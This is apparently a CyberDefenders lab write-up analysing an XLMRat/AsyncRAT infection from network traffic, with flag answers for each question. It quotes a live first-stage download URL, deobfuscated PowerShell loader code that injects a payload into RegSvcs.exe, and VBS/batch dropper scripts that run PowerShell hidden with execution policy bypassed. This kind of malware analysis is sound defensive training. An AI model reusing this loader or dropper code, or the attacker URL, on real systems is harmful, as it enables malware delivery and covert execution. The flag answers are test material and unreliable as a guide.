



# CyberDenders Write-up: XLMRat Lab



**Q1**

**Weight : 3 | Solved : 3301**

The attacker successfully executed a command to download the first stage of the malware. What is the URL from which the first malware stage was installed?



flag:<http://45.126.209.4:222/mdm.jpg>


**process:**

Internal IP communicating with the site **madmrxdns.org**.

The internal IP sent a GET request to this site for **/mdm.jpg**:

12 1.585563 10.1.9.101 madmrxdns.org HTTP 127 GET /mdm.jpg HTTP/1.1





We then right-clicked and selected **Follow TCP Stream** to further analyze, showing the URL it is requesting:

```
GET /mdm.jpg HTTP/1.1
Host: 45.126.209.4:222
Connection: Keep-Alive
```

**Q2**

**Weight : 5 | Solved : 3153**

Which hosting provider owns the associated IP address?

flag: Reliablename.net

**process:**

So we already got the IP a while ago. Now let's use an IP lookup tool to trace its hosting provider.

Tool: <https://iplocation.io/>

**IP Location Lookup**

IPLocation.io provides a free IP lookup tool to check the location of your IP Address. Data is gathered through several GEO IP data providers. Just enter an IP and check the location.

45.126.209.4 **IP Lookup**

IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.

If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.

---

**IP Location via IP2Location** (PRODUCT: DB, JANUARY 25 2026)

<b>IP:</b> 45.126.209.4	<b>Country:</b> United States of America	<b>Country ISO:</b> US
<b>State:</b> Florida	<b>City:</b> Miami	<b>Postal Code:</b> 33101
<b>Latitude:</b> 25.7742	<b>Longitude:</b> -80.1936	
<b>Organization:</b> Reliablename.net LLC		
<b>ISP:</b> Reliablename.net LLC		

[View Map](#)

**Q3****Weight : 4 | Solved : 2425**

By analyzing the malicious scripts, two payloads were identified: a loader and a secondary executable. What is the SHA256 of the malware executable?

flag:

1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

**process:**

So a while ago, we found traffic between the domain and the internal IP. Here, we can see a file being sent to the internal IP.

For further analysis, we noticed a hex string stored in a variable, along with some code—or rather, instructions—on what to do with that data.

This appears to be our loader and the payload we found. We also extracted these files using **Export Objects**.


Let's proceed with obtaining the payload and try to decode it.

First, extract the string from this variable:

```
$hexString_bbb = "<hex>"
```

Then, use the **CyberChef** tool:

- Paste the extracted hex string
- Select **From Hex**
- Apply **SHA2** and specify **256**



Tool: <https://gchq.github.io/CyberChef/>

## Q4

**Weight : 4 | Solved : 2482**

### What is the malware family label based on Alibaba?

flag: AsyncRat


**process:**



We then proceeded to **VirusTotal** and pasted the SHA-256 hash of the payload into the search.

Based on the results, we found:

- **AhnLab-V3:** Malware/Win.Generic.C4980844
- **Alibaba:** Backdoor:MSIL/AsyncRat.a2786761



Tool: <https://www.virustotal.com/gui/home/upload>

**Q5**

**Weight : 3 | Solved : 2374**

What is the timestamp of the malware's creation?

flag : 2023-10-30 15:08

**process:**

In VirusTotal, under the **Details** section, we can see the history of this malware.

We found that it was created on **2023-10-30 at 15:08:44 UTC**.

1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

60/72 security vendors flagged this file as malicious

Community Score: 60 / 72

Stub.exe

Size: 65.00 KB | Last Analysis Date: 2 months ago

pease assembly checks-cpu-name calls-wmi long-sleeps detect-debug-environment malware obfuscated

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 14+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

History	
Creation Time	2023-10-30 15:08:44 UTC
First Seen In The Wild	2024-01-11 18:17:54 UTC
First Submission	2024-01-11 16:36:37 UTC
Last Submission	2026-01-27 08:45:39 UTC
Last Analysis	2025-11-27 08:41:15 UTC

**Q6**

**Weight : 4 | Solved : 2392**

Which LOLBin is leveraged for stealthy process execution in this script?  
Provide the full path.

flag: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

**process:**

This appears to be some form of process injection.

It also looks like obfuscation is being used to make the code unreadable, which is then deobfuscated at runtime—essentially reconstructing itself when executed.

```
Sleep 5
[Byte[]] $NKbb = $HexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $Spe = $HexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
$HM = 'L#####o#####a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::Load($Spe)

$NK = $Fu.GetType('New#PE#2.P#E' -replace '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' -replace '#', ''
$SAC = $NA + 'oso#####t.NET\Fra#####mework\v4.0.30319\RegSvcs.exe' -replace '#', ''
$SVA = @($SAC, $NKbb)

$SCM = 'In#####vo#####ke' -replace '#', ''
$SEY = $MZ.Invoke($null, $SVA)
```

**Q7**

**Weight : 2 | Solved : 2394**

The script is designed to drop several files. List the names of the files dropped by the script.

flag : Conted.ps1,Conted.bat,Conted.vbs

## Process:

After further analysis, we found files being dropped:

```
[IO.File]::WriteAllText("C:\Users\Public\Conted.ps1", $Content)
```

```
$Content = @'
@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "& '%cmd%'"
exit /b
'@
```

```
[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)
```

```
$Content = @'
on error resume next
Function CreateWshShellObj()
Dim objName
objName = "WScript.Shell"
Set CreateWshShellObj = CreateObject(objName)
End Function
```

```
Function GetFilePath()
Dim filePath
filePath = "C:\Users\Public\Conted.bat"
GetFilePath = filePath
End Function
```

```
Function GetVisibilitySetting()
Dim visibility
visibility = 0
GetVisibilitySetting = visibility
End Function
```

```
Function RunFile(wshShellObj, filePath, visibility)
wshShellObj.Run filePath, visibility
End Function
```

```
Set wshShellObj = CreateWshShellObj()
filePath = GetFilePath()
visibility = GetVisibilitySetting()
```



Call RunFile(wshShellObj, filePath, visibility)

'@

[IO.File]::WriteAllText("C:\Users\Public\Conted.vbs", \$Content)

By [Alexander Sapo](#) on [January 30, 2026](#).

[Canonical link](#)

Exported from [Medium](#) on February 7, 2026.